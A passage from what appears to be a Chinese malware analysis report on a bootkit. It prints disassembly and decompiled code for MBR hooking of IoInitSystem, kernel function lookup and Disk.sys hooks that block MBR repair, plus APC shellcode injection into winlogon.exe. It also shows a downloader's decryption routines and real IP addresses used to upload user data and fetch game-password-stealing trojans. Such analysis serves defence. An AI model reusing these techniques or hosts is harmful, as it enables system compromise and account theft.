seg000:0000E7C1 F2 AE                   repne scasb
```

图 20

找到目标地址后，获取_IoInitSystem@4 的函数地址，Hook 函数_IoInitSystem@4 的入口点。我们从 4.1 知道，ESI 一直保存当前地址空间偏移 0x3D2 的实际地址，这里将在当前地址空间偏移 0x3D2 处 Copy 0x7FA 个字节到内核文件，以 0x1000 对齐后的地址空间内。如图 21 所示。

```
seg000:0000E689
seg000:0000E689                 loc_E689:                               ; CODE XREF: seg000:0000E677↑j
seg000:0000E689                                                         ; seg000:0000E680↑j
seg000:0000E689 03 47 0C        add     eax, [edi+0Ch]
seg000:0000E68C 03 47 08        add     eax, [edi+8]
seg000:0000E68F 89 C7           mov     edi, eax
seg000:0000E691
seg000:0000E691                 loc_E691:                               ; CODE XREF: seg000:0000E62D↑j
seg000:0000E691                                                         ; seg000:0000E63E↑j
seg000:0000E691 81 C7 FF 0F 00 00 add     edi, 0FFFh                    ; imagesize
seg000:0000E697 81 E7 00 F0 FF FF and     edi, 0FFFFF000h
seg000:0000E69D 81 EF 00 08 00 00 sub     edi, 800h
seg000:0000E6A3 B9 FA 07 00 00    mov     ecx, 7FAh
seg000:0000E6A8 57              push    edi
seg000:0000E6A9 F3 A4           rep movsb
seg000:0000E6AB 5F              pop     edi
seg000:0000E6AC 83 C7 0E        add     edi, 0Eh
seg000:0000E6AF 29 DF           sub     edi, ebx                        ;  _IoInitSystem@4的地址
seg000:0000E6B1 83 EF 04        sub     edi, 4
seg000:0000E6B4 89 3B           mov     [ebx], edi                      ; Hook  EBX处
seg000:0000E6B6
seg000:0000E6B6                 loc_E6B6:                               ; CODE XREF: seg000:0000E61C↑j
seg000:0000E6B6                                                         ; seg000:0000E687↑j
seg000:0000E6B6 E9 74 01 00 00  jmp     loc_E82F                        ; 恢复写保护位WP
```

图 21

之后将 3D2h+0Eh，即当前对应于当前地址空间 3E0h 处的代码作为 Hook 点的 ShellCode 的代码入口点，即整个程序的第 3 个 Hook 点——Hook3。最后恢复写保护位 WP，如图 22 所示。

```
seg000:0000E82F                 ; START OF FUNCTION CHUNK FOR my_Hook3
seg000:0000E82F
seg000:0000E82F                 loc_E82F:                               ; CODE XREF: seg000:loc
seg000:0000E82F                                                         ; seg000:loc_E72F↑j ...
seg000:0000E82F 58              pop     eax                             ; 恢复写保护位WP
seg000:0000E830 0F 22 C0        mov     cr0, eax
seg000:0000E833 9D              popf
seg000:0000E834 61              popa
seg000:0000E835 5B              pop     ebx
seg000:0000E836 C3              retn
```

图 22

5. Hook3

5.1 关闭写保护位 WP

实现同 4.1。

5.2 通过修改 IoInitSystem 函数返回栈跳转至 Shellcode

1）恢复 IoInitSystem 入口点的代码。

2）修改 IoInitSystem 函数返回栈，使得函数执行完后返回到下一个 ShellCode 中去，如图 23 所示，之后恢复写保护位 WP。

```
seg000:0000E7E4 50              push    eax                             ; arg_28
seg000:0000E7E5 50              push    eax                             ; arg_2C
seg000:0000E7E6 E8 22 00 00 00  call    my_resume_3d2h_and_Closecr0WP    ; 找到HOOK处的原6个字节代码，存放在
seg000:0000E7E6                                                         ; 然后关闭Cr0的写标志位WP（Cr0的16
seg000:0000E7EB 8B 46 0A        mov     eax, [esi+0Ah]                  ; Hook3处的地址
seg000:0000E7EE 89 44 24 2C     mov     [esp+arg_28], eax
seg000:0000E7F2 8B 7C 24 38     mov     edi, [esp+arg_34]               ; 函数的返回地址
seg000:0000E7F6 29 F8           sub     eax, edi
seg000:0000E7F8 36 89 47 FC     mov     ss:[edi-4], eax                 ; 恢复Hook地址
seg000:0000E7FC 8D 46 33        lea     eax, [esi+33h]                  ; 指向E805
seg000:0000E7FC                                                         ; IoInitSystem@4
seg000:0000E7FC                                                         ; 函数返回将返回至0x0000E805处
seg000:0000E7FF 89 44 24 30     mov     [esp+arg_2C], eax
seg000:0000E803 EB 2A           jmp     short loc_E82F                  ; 恢复写保护位WP
seg000:0000E803                 my_Hook3 endp ; sp-analysis failed      ; 函数会返回到地址[esp+arg_28]处，
seg000:0000E803                                                         ; 即IoInitSystem@4的函数地址
```

图 23

5.3 获取一些内核函数

当函数 IoInitSystem 执行完后会返回到这里。

1）选择一个高特权等级 RPL 的选择子（等效于提权操作），DS 段所在的选择子的 DP 在这里即为请求特权等级 RPL，只有 RPL<DPL（RPL 特权等级高于 DPL）时，RPL 的段才能访问 DPL 的段数据。如图 24 所示。

```
seg000:0000E839 FC              cld
seg000:0000E83A 31 C0           xor     eax, eax
seg000:0000E83C
seg000:0000E83C                 loc_E83C:                       ; CODE XREF: seg000:0000E853↓j
seg000:0000E83C 0F 03 D8        lsl     ebx, eax                ; lsl从源操作数选择子指定的
seg000:0000E83C                                                 ; 段描述符的段限制到目的操作数
seg000:0000E83C                                                 ; 并设置ZF标志。
seg000:0000E83F 75 0E           jnz     short loc_E84F
seg000:0000E841 43              inc     ebx
seg000:0000E842 75 0B           jnz     short loc_E84F
seg000:0000E844 0F 02 D8        lar     ebx, eax                ; lar载入源操作数指定的选择子对应
seg000:0000E844                                                 ; 的段描述符访问权限到目的操作数，
seg000:0000E844                                                 ; 并设置ZF标志
seg000:0000E847 80 E7 FA        and     bh, 11111010b
seg000:0000E84A 80 FF 92        cmp     bh, 10010010b           ; p   = 1  该段在物理存储器中
seg000:0000E84A                                                 ; dpl = 0  特权0
seg000:0000E84A                                                 ; s   = 1  S＝1表示该段为代码段或数
seg000:0000E84A                                                 ; E   = 0  E＝0，数据段描述符；E＝1
seg000:0000E84A                                                 ; ED  = X
seg000:0000E84A                                                 ; W   = 1  写保护特性，W＝1，表示数
seg000:0000E84A                                                 ; A   = X
seg000:0000E84D 74 06           jz      short loc_E855          ; 存在的可读写数据段属性值
seg000:0000E84D                                                 ; 查找一个可读写的选择子
seg000:0000E84F
```

图 24

2）通过 sidt 获取系统的 IDT（中断向量表），如图 25 所示。

```
seg000:0000E85B 83 EC 22        sub     esp, 22h
seg000:0000E85E 3E 0F 01 0C 24  sidt    fword ptr ds:[esp]      ; DS段所在的选择子的在DPL在这里
seg000:0000E85E                                                 ; 即为请求特权等级RPL
seg000:0000E85E                                                 ; 只有RPL<DPL（RPL特权等级高于DPL）时
seg000:0000E85E                                                 ; RPL的段才能访问DPL的段数据
seg000:0000E863 66 5B           pop     bx
seg000:0000E865 5B              pop     ebx                     ; IDT
seg000:0000E866 89 E5           mov     ebp, esp
seg000:0000E868 8B 43 04        mov     eax, [ebx+4]
seg000:0000E86B 66 8B 03        mov     ax, [ebx]
seg000:0000E86E 25 00 F0 FF FF  and     eax, 0FFFFF000h         ; 这里是为了对齐数据，便于查找文件的起始位置
seg000:0000E873 93              xchg    eax, ebx
seg000:0000E874
```

图 25

3）取 IDT 中第一个函数地址，IDT 中存放的是系统内核的一些函数地址，所以这里实际是得到了内核的进程空间的一个导出函数的地址。

4）将得到的函数地址用 0x1000 对齐，并以 0x1000 为对齐值递减查找内核的 PE 文件头的 MZ 标识和 PE 标识，如图 26 所示。

```
seg000:0000E866 89 E5           mov     ebp, esp
seg000:0000E868 8B 43 04        mov     eax, [ebx+4]
seg000:0000E86B 66 8B 03        mov     ax, [ebx]
seg000:0000E86E 25 00 F0 FF FF  and     eax, 0FFFFF000h         ; 这里是为了对齐数据，便于查找文件的起始位
seg000:0000E873 93              xchg    eax, ebx
seg000:0000E874
seg000:0000E874                 loc_E874:                       ; CODE XREF: seg000:0000E87F↓j
seg000:0000E874                                                 ; seg000:0000E889↓j ...
seg000:0000E874 81 EB 00 10 00 00 sub     ebx, 1000h
seg000:0000E87A 66 81 3B 4D 5A  cmp     word ptr [ebx], 'ZM'
seg000:0000E87F 75 F3           jnz     short loc_E874
seg000:0000E881 8B 43 3C        mov     eax, [ebx+3Ch]
seg000:0000E884 3D 00 20 00 00  cmp     eax, 2000h
seg000:0000E889 73 E9           jnb     short loc_E874
seg000:0000E88B 81 3C 03 50 45 00+cmp   dword ptr [ebx+eax], 'EP'
seg000:0000E892 75 E0           jnz     short loc_E874
seg000:0000E894 E8 1C 00 00 00  call    sub_E8B5
```

图 26

5）找到内核文件的 MZ 标识后，再通过特征码 0D 24 F8 81 FB 找到内核程序的导出表 EAT，将导出名称表中的导出函数算一个 Hash 值，如图 27 所示。

```
seg000:0000E8F0
seg000:0000E8F0                 loc_E8F0:                               ; CODE XREF: sub_E8B5+45↓j
seg000:0000E8F0 AC              lodsb
seg000:0000E8F1 08 C0           or      al, al
seg000:0000E8F3 74 07           jz      short loc_E8FC
seg000:0000E8F5 C1 CF 0D        ror     edi, 0Dh
seg000:0000E8F8 01 C7           add     edi, eax
seg000:0000E8FA EB F4           jmp     short loc_E8F0                  ; 算一个加密的值
seg000:0000E8FC                 ; ---------------------------------------------------------------------------
```

图 27

6）通过这个 Hash 值找到要查找的函数地址，这里主要查找如下几个函数：ExAllocatePool、ExFreePool、KeLoaderBlock、NtClose、NtCreateFile 和 NtReadFile。

5.4 将病毒文件加载到内存中并执行

通过 5.3 找到的内核将病毒文件加载到内存，从 RFS 的目录表可以看到 5 个文件，分别如表 1 所示。

序号	文件名	文件 MD5	说明
1	0F13C73AAB0D4E000028038C99D3125A		原始 MBR
2	8f58eadd7bfff0c557d4b5e9656957a5		HOOKBIN 数据
3	15137ef73def24f4f00239628a70df43	deeb3d3d52c1e2b40b025b1ce33da88d	驱动程序
4	9d02867239b96bff7d5e78a234aa4955	edd9be34ae5bba211a885550af23db05	驱动程序
5	8da19a3b12d6e94b8e9cf506e79975e8	5a6ccb4f1677c33e5bda2ebcaa7359d7	EXE 程序

表 1

首先让我们回忆一下 2.2 中描述的大小为 0x0D 的文件信息的结构，上面提到这个结构是存放在代码段中的，几经周折，数据随着代码的迁移复制仍然存在。

```
struct fileaddr{
    +0  dword   dwflag;       标识（要），如果'R'标识为 1，如果'C'标识为 2，否则为 0
    +4  dword   numofsec;     数据的扇区地址
    +8  dword   sizeofdata;   数据块的大小（字节）
    +c  byte diskflag;        磁盘标识
}
```

所以，这里要想加载这些文件，会先找到这些文件的磁盘信息结构，如图 28 所示。

```
seg000:0000E925                 loc_E925:                               ; CODE XREF: sub_E8B5+4D↑j
seg000:0000E925 68 00 20 00 00  push    2000h
seg000:0000E92A 6A 00           push    0
seg000:0000E92C FF 55 E8        call    dword ptr [ebp-18h]             ; ExAllocatePool
seg000:0000E92F 09 C0           or      eax, eax
seg000:0000E931 0F 84 A1 00 00 00 jz    loc_E9D8
seg000:0000E937 89 C7           mov     edi, eax
seg000:0000E939 8B 75 E0        mov     esi, [ebp-20h]                  ; 查找到大小为0D的文件信息结构的存放地址
seg000:0000E939                                                         ; 806CE8DF - (806CE96A - E93C) = E8B1
seg000:0000E93C 81 C6 A4 00 00 00 add   esi, 0A4h ; '?'                 ; E955
seg000:0000E942 B9 77 06 00 00  mov     ecx, 677h
seg000:0000E947 F3 A4           rep movsb
seg000:0000E949 89 45 E0        mov     [ebp-20h], eax
seg000:0000E94C 81 45 E0 5B 02 00+add   dword ptr [ebp-20h], 25Bh       ; 0E955 + 25b =EBB0
seg000:0000E953 FF E0           jmp     eax
```

图 28

1）找到 0x0D 大小的结构之后，接下来就是试图加载这些 PE 文件到内存，如图 29 所示。

```
seg000:0000E9A9                 loc_E9A9:                               ; CODE XREF: sub_E8B5+D9↑j
seg000:0000E9A9 83 C0 4C        add     eax, 4Ch ; 'L'
seg000:0000E9AC 89 06           mov     [esi], eax
seg000:0000E9AE E8 2A 00 00 00  call    my_LoadPEAndRun
seg000:0000E9B3 EB C3           jmp     short loc_E978
seg000:0000E9B5                 ; ---------------------------------------------------------------------------
seg000:0000E9B5
seg000:0000E9B5                 loc_E9B5:                               ; CODE XREF: sub_E8B5+DE↑j
seg000:0000E9B5 83 C0 76        add     eax, 76h ; 'v'
seg000:0000E9B8 89 06           mov     [esi], eax
seg000:0000E9BA C1 66 04 02     shl     dword ptr [esi+4], 2
seg000:0000E9BE E8 1A 00 00 00  call    my_LoadPEAndRun
seg000:0000E9C3 EB B3           jmp     short loc_E978
seg000:0000E9C5                 ; ---------------------------------------------------------------------------
seg000:0000E9C5
seg000:0000E9C5                 loc_E9C5:                               ; CODE XREF: sub_E8B5+E3↑j
```

图 29

2）通过 5.3 里找到的函数 NtCreateFile、NtReadFile 等函数将相应的 PE 文件载入内存，并将文件按照 RVA 的对齐值对齐，如图 30 所示。

```
seg000:0000EA73 57              push    edi
seg000:0000EA74 50              push    eax
seg000:0000EA75 50              push    eax
seg000:0000EA76 50              push    eax
seg000:0000EA77 FF 33           push    dword ptr [ebx]
seg000:0000EA79 FF 55 FC        call    dword ptr [ebp-4]               ; NtReadFile
seg000:0000EA7C 09 C0           or      eax, eax
seg000:0000EA7E 0F 85 1E 01 00 00 jnz     loc_EBA2
seg000:0000EA84 66 81 3E 4D 5A  cmp     word ptr [esi], 5A4Dh
seg000:0000EA89 0F 85 13 01 00 00 jnz     loc_EBA2
seg000:0000EA8F 8B 56 3C        mov     edx, [esi+3Ch]
seg000:0000EA92 01 F2           add     edx, esi
seg000:0000EA94 8B 72 50        mov     esi, [edx+50h]                  ; sizeofimage
seg000:0000EA97 0F B7 4A 06     movzx   ecx, word ptr [edx+6]
seg000:0000EA9B 81 C2 F8 00 00 00 add     edx, 0F8h ; '?'               ; 节表
seg000:0000EAA1
seg000:0000EAA1                 loc_EAA1:                               ; CODE XREF: my_LoadPEAndRun+D2↓
seg000:0000EAA1 39 42 14        cmp     [edx+14h], eax                  ; 节中数据起始的文件偏移。
seg000:0000EAA4 72 06           jb      short loc_EAAC                  ; PointerToRawData
seg000:0000EAA6 8B 42 14        mov     eax, [edx+14h]
seg000:0000EAA9 03 42 10        add     eax, [edx+10h]                  ; SizeOfRawData
seg000:0000EAAC
```

图 30

3）找到 PE 的 OEP 地址，通过 Call 的方式调用 OEP，达到执行的目的，如图 31 所示。

```
seg000:0000EB68                 loc_EB68:                               ; CODE XREF: my_Lo
seg000:0000EB68 F7 43 0C 04 00 00+test    dword ptr [ebx+0Ch], 4
seg000:0000EB6F 74 18           jz      short loc_EB89
seg000:0000EB71 8B 5B 04        mov     ebx, [ebx+4]
seg000:0000EB74 5A              pop     edx
seg000:0000EB75 FF 75 E0        push    dword ptr [ebp-20h]
seg000:0000EB78 81 04 24 55 02 00+add     [esp+34h+var_34], 255h
seg000:0000EB7F 57              push    edi
seg000:0000EB80 8B 42 28        mov     eax, [edx+28h]                  ;  OEP
seg000:0000EB83 01 F8           add     eax, edi
seg000:0000EB85 FF D0           call    eax
```

图 31

5.5 返回至 IoInitSystem 正常的返回地址

在 5.2 中，我们知道 IoInitSystem 的 Hook 代码会通过修改函数返回栈的方式，使 IoInitSystem 执行完后返回到 ShellCode 代码中去，而当这段 Shellcode 执行完后，将返回至 IoInitSystem 的真正返回地址，否则系统将无法正常执行。如图 32 所示。

```
seg000:0000E7FC                                         ; IoInitSystem@4
seg000:0000E7FC                                         ; 函数返回将返回至0x0000E805处
seg000:0000E7FF 89 44 24 30       mov     [esp+arg_2C], eax
seg000:0000E803 EB 2A             jmp     short loc_E82F        ; 恢复写保护位WP
seg000:0000E803                   my_Hook3 endp ; sp-analysis failed  ; 函数会返回到地址[esp+arg_28]处,
seg000:0000E803                                         ; 即IoInitSystem@4的函数地址
seg000:0000E805                   ; ---------------------------------------------------------------------------
seg000:0000E805 E8 2D 00 00 00    call    loc_E837
seg000:0000E80A C2 04 00          retn    4             |       ; 这里会返回到IoInitSystem的真正返回地址
seg000:0000E80D
seg000:0000E80D                   ; ---------------  S U B R O U T I N E  -----------------------------------
```

图 32

下载器

1.基本信息

病毒名：Win32.Trojan.Cloud.hln

病毒类型：EXE

MD5：5a6ccb4f1677c33e5bda2ebcaa7359d7（母体）

文件大小：25008 字节

文件名：8da19a3b12d6e94b8e9cf506e79975e8

加壳类型：UPX 0.89.6 - 1.02 / 1.05 - 1.24 -> Markus & Laszlo

开发工具：VC

2.危害简介

程序不会结束，一直驻留内存中，不停的下载网络配置信息，检测系统环境中对应的游戏，并针对性的下载盗号木马。

3.详细介绍

1）创建互斥变量 WEIANTI，如果创建失败，则退出程序。

2）查找驱动防火墙进程 DrvAnti.exe，如图 33 所示。

```
UPX0:004024E0
UPX0:004024E0                   my_FindProc proc near               ; CODE XREF: _main+32↓p
UPX0:004024E0
UPX0:004024E0                   var_10= word ptr -10h
UPX0:004024E0
UPX0:004024E0 83 EC 10          sub     esp, 10h
UPX0:004024E3 68 68 93 40 00    push    offset aDrvanti_exe         ; "DrvAnti.exe"
UPX0:004024E8 E8 13 EB FF FF    call    my_findProc
UPX0:004024ED 83 C4 04          add     esp, 4
UPX0:004024F0 85 C0             test    eax, eax
UPX0:004024F2 74 1A             jz      short loc_40250E
UPX0:004024F4 8D 04 24          lea     eax, [esp+10h+var_10]
```

图 33

3）收集电脑的用户名、MAC 地址等敏感信息，通过 InternetOpenA 等 API 上传至指定 URL，上传地址为：http://219.138.163.58:800/count/count.asp，如图 34 所示。

```
UPX0:004025EF 68 80 D6 40 00    push    offset dword_40D680         ; LPSTR
UPX0:004025F4 E8 37 F2 FF FF    call    sub_401830
UPX0:004025F9 50                push    eax
UPX0:004025FA 68 D0 D6 40 00    push    offset byte_40D6D0
UPX0:004025FF 68 C8 C1 40 00    push    offset aHttp219_138_16      ; "http://219.138.163.58:800/c
UPX0:00402604 E8 A7 F0 FF FF    call    my_UpLoadInfo
```

图 34

4）解密下载地址，下载地址为 183.60.109.154/QNew003.jpg，解密算法如下：

```
bykey = 'A';
for(int i = 0; i < strlen(bybuf); ++i)
{
```

```
        bybuf -= bykey ;
        bybuf[i] ^= bykey ;
        bybuf[i]++;
        nlen++;
    }
```

5）通过 gethostbyname、inet_ntoa 检测要下载地址的 DNS 映射，如果 DNS 被劫持为 127.0.0.1，则删除系统的 Host 文件。

6）通过模拟协议的方式读取网络配置文件，此下载链接必须通过模拟协议的方式去读取下载，如果通过 URL 直接下载则无法实现下载。

"GET /%s ","HTTP/1.1\r\nAccept: */*\r\nAccept-Language: zh-cn\r\nUser-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)\r\nHost: %s\r\nConnection: Keep-Alive\r\n\r\n");

7）网络配置文件并没有在本地磁盘落地，而是直接读取到内存中，如图 35 所示。

```
UPX0:00401F12 68 90 5F 01 00    push    15F90h                  ; dwMilliseconds
UPX0:00401F17 FF 15 24 90 40 00 call    Sleep
UPX0:00401F1D 56                push    esi
UPX0:00401F1E 8D 55 E0          lea     edx, [ebp+var_20]
UPX0:00401F21 52                push    edx
UPX0:00401F22 A1 B4 D6 40 00    mov     eax, ds:my_g_buf        ; 存放下载的加密列表
UPX0:00401F27 50                push    eax
UPX0:00401F28 56                push    esi
UPX0:00401F29 56                push    esi
UPX0:00401F2A 68 18 CF 40 00    push    offset my_http_addr
UPX0:00401F2F E8 BC F9 FF FF    call    my_Down
UPX0:00401F34 83 C4 18          add     esp, 18h
UPX0:00401F37 83 F8 01          cmp     eax, 1
```

图 35

8）解密下载的配置信息，解密算法如下：

```
bykey = '6';
for(int i = 0; i < strlen(bybuf); ++i)
{
    bybuf -= bykey ;
    bybuf[i] ^= bykey ;
    bybuf[i]++;
    nlen++;
}
```

9）解密完的配置信息目前包含 55 个下载地址，部分内容如下：

```
[down]
count=55
name1=l2.bin
url1=http://58.53.128.40:800/game/tiantang.exe
name2=ldjgame.exe
url2=http://58.53.128.40:800/game/ldj.exe
……
name20=gameclient.exe
wind20=梦幻诛仙
```

path20=c:\windows\vmwaresMHZX.exe
url20=http://58.53.128.40:800/game/mhzx.exe
……
name55=game.exe
wind55=斗战神
url55=http://58.53.128.40:800/game/dpcq.exe

其中 count 表示下载列表的个数，url[num]对应下载地址，name[num]对应盗号木马盗取的目标游戏的对应进程名，wind[num]对应盗号木马盗取的目标游戏的窗口名，path[num]对应木马样本下载后存放在本地的文件全路径。

10）有针对性的下载木马，通过上述配置信息中提供的进程名、窗口名等信息，遍历内存中的进程和进程的窗口名，如果匹配上，则下载相应的木马到配置信息指定的文件路径，如果配置信息中没有指定的文件路径，则下载样本到用户临时目录下"%Temp%\ClientS%08X.exe"（%08X 为一个随机的 8 位字串），如图 36 所示。

```
UPX0:0040237F 68 F8 D1 40 00    push    offset Buffer
UPX0:00402384 FF 15 14 90 40 00 call    lstrlen
UPX0:0040238A 85 C0             test    eax, eax
UPX0:0040238C 75 2E             jnz     short loc_4023BC
UPX0:0040238E 68 F8 D1 40 00    push    offset Buffer           ; lpBuffer
UPX0:00402393 68 04 01 00 00    push    104h                    ; nBufferLength
UPX0:00402398 FF 15 50 90 40 00 call    GetTempPathA
UPX0:0040239E 6A FE             push    0FFFFFFFEh
UPX0:004023A0 6A 00             push    0
UPX0:004023A2 E8 C9 00 00 00    call    my_rand
UPX0:004023A7 50                push    eax
UPX0:004023A8 68 F8 D1 40 00    push    offset Buffer
UPX0:004023AD 68 14 93 40 00    push    offset aSclients08x_ex  ; "%sClientS%08X.exe"
UPX0:004023B2 68 F8 D1 40 00    push    offset Buffer           ; LPSTR
UPX0:004023B7 FF D3             call    ebx ; wsprintfA
```

图 36

11）如果找不到上述配置信息中的 down、count 等 KEY，则 Sleep 3000 秒后再次进入下载循环。

12）如果 count = 1，即如果网络配置信息中没有木马的下载地址，则等待 1 个小时后再去尝试进入下载循环。

感染 MBR 的驱动

1. 基本信息

病毒名：Win32.Trojan.bootkit.vob
病毒类型：SYS
MD5：38e1e343cd27521f719fd735a4a6ebd8（感染 MBR 驱动）
文件大小：15360 字节
文件名：GPlug05C340F5G.sys
加壳类型：无
开发工具：VC+WDM

2. 危害简介

母体释放（感染 MBR，对抗检测与恢复 MBR）GPlugxxxxx.sys 驱动。

1）对抗 MBR 检测与恢复：对磁盘设备栈中 Disk.sys（磁盘管理层设备）的 Read 和 Write 的 IRP 派遣函数进行 Hook，防止安全软件对 MBR 进行检测与恢复。

2）直接对磁盘的 MBR 进行感染：用 IDE IO 端口直接对磁盘进行读写（更加底层的躲避部分防护软件的监控）。

3. 详细介绍

1）驱动创建 FlyBirds 设备对象与 R3病毒进行通信，如图37所示。

```
a1->MajorFunction[0] = (PDRIVER_DISPATCH)defail_Dispath;
a1->MajorFunction[2] = (PDRIVER_DISPATCH)defail_Dispath;
a1->MajorFunction[14] = (PDRIVER_DISPATCH)control_Dispath;
RtlInitUnicodeString(&DestinationString, L"\\Device\\FlyBirds");
RtlInitUnicodeString(&SymbolicLinkName, L"\\DosDevices\\FlyBirds");
v4 = IoCreateDevice(a1, 0x238u, &DestinationString, 7u, 0, 1u, Device
```

图 37

2）Hook Disk.sys 驱动，防止安全软件对 MBR 进行检测与恢复。

A）Hook Disk.sys 驱动对象的 IRP_MJ_READ 和 IRP_MJ_WRITE 派遣函数。

如图 38 所示，得到 Disk.sys 驱动对象，对驱动对象中的 IRP_MJ_READ 和 IRP_MJ_WRITE 派遣函数进行替换 Hook，如图 39 所示。

```
RtlInitUnicodeString(&DestinationString, L"\\Driver\\Disk");
v5 = ObReferenceObjectByName(&DestinationString, 64, 0, 0, IoDriverObjectType, 0, 0, &Object)
if ( v5 >= 0 )
```

图 38

```
if ( v5 >= 0 )
{
  v0 = *((_DWORD *)Object + 18);
  *((_DWORD *)Object + 18) = hook_Mj_wirte;
  v4 = v0;
  v1 = *((_DWORD *)Object + 17);
  *((_DWORD *)Object + 17) = hook_Mj_read;
  v7 = v1;
  if ( v4 )
    dw_old_mj_write = (int (__thiscall *)(_DWORD))v4;
  if ( v7 )
  {
    dw_old_mj_read = (int (__fastcall *)(_DWORD, _DWORD))v7;
    byte_0_15988 = 1;
```

图 39

B）Hook 的 write 和 read 函数中对发往设备管理设备 IRP 进行处理，禁止读写 MBR，设备名为 DR(X)，设备类型为 FILE_DEVICE_DISK。

枚举所有设备，获得磁盘管理设备，类型为 FILE_DEVICE_DISK，如图 40 所示。

```
RtlInitUnicodeString(&DestinationString, L"\\Driver\\Disk");
v3 = ObReferenceObjectByName(&DestinationString, 64, 0, 0, IoDriverObjectType, 0, 0, &Objec
if ( v3 >= 0 )
{
  for ( i = *((_DWORD *)Object + 1); i; i = *(_DWORD *)(i + 12) )
  {
    if ( *(_DWORD *)(i + 44) == FILE_DEVICE_DISK )
      v2 = i;
  }
  ObfDereferenceObject(Object);
  result = v2;
}
else
```

图 40

对 read 和 write 进行处理：如果是读/写 磁盘的第一个扇区（前 512 字节）则返回，不进行真正的读/写，如图 41 所示。

```
v2 = IoGetCurrentStackLocation(Irp);
v3 = *(_QWORD *)(v2 + 12);
v6 = *(_DWORD *)(v2 + 4);
v5 = 0;
v7 = Get_DiskMgr_DevObj();
if ( !(unsigned int)(v3 / 512) )
{
  if ( v7 == a1 )
    v5 = 1;
}
if ( v5 )
{
  Irp->IoStatus.Information = v6;
  Irp->IoStatus.Status = 0;
  IofCompleteRequest(Irp, 0);
  result = 0;
```

读/写磁盘一个扇区：直接完成返回

图 41

直接对磁盘的 MBR 进行感染：用 IDE IO 端口直接对磁盘进行读写，通过接受 R3 病毒母体发来的两个 IoControlCode-22001Ah、22001Ch 分别对 MBR 进行直接写感染和检测病毒 MBR 是否被还原，以进行再次感染。

当 IoControlCode == 22001Ah 时，R3 通过 IRP.AssociatedIrp.SystemBuffer 传递感染的 MBR，再进行直接 IO 读写磁盘感染 MBR，如图 42 所示。当 IoControlCode == 22001Ch 时，R3 通过 IRP.AssociatedIrp.SystemBuffer 传递感染的 MBR，对现有的 MBR 进行检查，看是否已经被恢复，如果已经被安全软件恢复则重新感染。

BOOTKIT 启动的驱动程序

1. 基本信息

病毒名：Win32.Trojan.bookit.dmbx

病毒类型：SYS

MD5：edd9be34ae5bba211a885550af23db05（感染 MBR 加载的注入驱动）

文件大小：9216字节

文件名：9d02867239b96bff7d5e78a234aa4955

加壳类型：无

开发工具：VC+WDM

2.危害简介

注入 winlogon.exe 拉起下载者驱动，此驱动为病毒感染 MBR 后，病毒加载的磁盘末尾的驱动，危害为：在磁盘中查找母体写入的恶意下载者文件，并释放在\\??\\C:\\System Volume Information\\"Sys%08X.exe 下，%08 为随机数；驱动利用 APC 注入 shellcode（用来运行释放的恶意下载者 EXE）到 winlogon.exe。

3. 详细介绍

在磁盘中查找下载者文件位置，如图 42 所示，find_file_offst 函数利用病毒自定义的文件系统，按 MD5 文件名进行对比查找，并返回其在磁盘中的位置，如图 43 所示。

```
// 打开第一个物理磁盘
RtlInitUnicodeString(&DestinationString, L"\\??\\PhysicalDrive0");
ObjectAttributes.RootDirectory = 0;
ObjectAttributes.SecurityDescriptor = 0;
ObjectAttributes.SecurityQualityOfService = 0;
ObjectAttributes.Length = 24;
ObjectAttributes.Attributes = 512;
ObjectAttributes.ObjectName = &DestinationString;
if ( ZwCreateFile(
       &h_Phy_0_DriverFileHandle,
       0xC0100000u,
       &ObjectAttributes,
       &IoStatusBlock,
       0,
       0,
       3u,
       1u,
       0x20u,
       0,
       0) )
  result = 0;
else                                    // 在物理盘中查找病毒文件并返回其在磁盘中
                                        // 的偏移
  result = find_file_offs(h_Phy_0_DriverFileHandle, (int)&dw_SelfFileSystem_Offset) ==
```

图 42

```
while ( v14-- != 1 );
v5 = v16;
if ( v16 )
{
  *(_DWORD *)a2 = v16;
  ByteOffset = (LARGE_INTEGER)((unsigned __int64)(unsigned int)v5 << 9);
  if ( ZwReadFile(FileHandle, 0, 0, 0, &IoStatusBlock, &v7, 0x200u, &ByteOffset, 0) )
    return 0;
  if ( strnicmp(&v8, "dec7f9619477b0ab1591aab2cc632364", 32u)
    && strnicmp(&v9, "8f58eadd7bfff0c557d4b5e9656957a5", 0x20u) )
    v6 = 6;
  else
    v6 = 2;
}
else
```

病毒自定义文件名-进行对比查找

图 43

查找 winlogon.exe 进程，并在 winlogon.exe 的非系统线程 APC 注入 Shellcode。之后通过 EPROCESS.ActiveProcessLinks 遍历系统活动进程，并根据 EPROCESS.ImageFileName 进程镜像名找到 winlogon.exe 的 EPROCESS 结构，如图 44 所示。

```
this_Eprocess = pEprocess;
*(_DWORD *)pEprocess = 0;
*(_DWORD *)pEThead = 0;
v5 = IoGetCurrentProcess();  获得当前Eprocess结构地址
v4 = (int)((char *)v5 + dw_ActiveProcessLinks_offet);
v11 = (int)((char *)v5 + dw_ActiveProcessLinks_offet);
while ( stricmp((const char *)(v4 + dw_ImageFileName_offst), lpszProcessName) )
{                                比较进程EPROCESS镜像名是否为=winlogin.exe
  v4 = *(_DWORD *)v4;
  if ( v11 == v4 )
    goto LABEL_6;
}
*(_DWORD *)this_Eprocess = v4 - dw_ActiveProcessLinks_offet;  遍历eprocess.活动进程列表
```

图 44

找到 winlogon.exe 进程的 EPROCESS 后，通过其 ThreadListHead 遍历 winlogon 中的所有线程，再通过 PsIsSystemThread 判断释放为系统线程，找到非系统线程返回提供给 APC 注入函数，进行进程注入，如图 45 所示。

```
do
{
  this_Thread = v7 - dw_ETHREAD_offst;
  *(_DWORD *)pEThead = v7 - dw_ETHREAD_offst;
  if ( is_dw_win_2000 )
  {
    v10 = *(_DWORD *)(this_Thread + 32);
    if ( v10 && v10 < (unsigned int)MmSystemRangeStart )
      return 1;
  }
  else
  {
    if ( !(unsigned __int8)PsIsSystemThread(this_Thread) )
      return 1;
  }
  v7 = *(_DWORD *)v7;
}
```

图 45

找到 winlogon.exe 进程的 EPROCESS 和非系统线程的 ETHREAD 之后，进行 APC 注入 Shellcode，如图 46 和图 47 所示。

```
do
{
  do
    KeDelayExecutionThread(0, 0, &Interval);
  while ( !find_Process_Info(lpszProcessName, (int)&lpEprocess, (int)&lpEThead) );
  KeDelayExecutionThread(0, 0, &Interval);
}
while ( !APC_Injection(lpEThead, lpEprocess) );
return 1;
```

找到winlogon.exe进程的EPROCESS，和非系统线程的Ethread

进行APC线程注入Shellcode

图 46

```
Interval = 0i64;
dword_141F0 = 1;
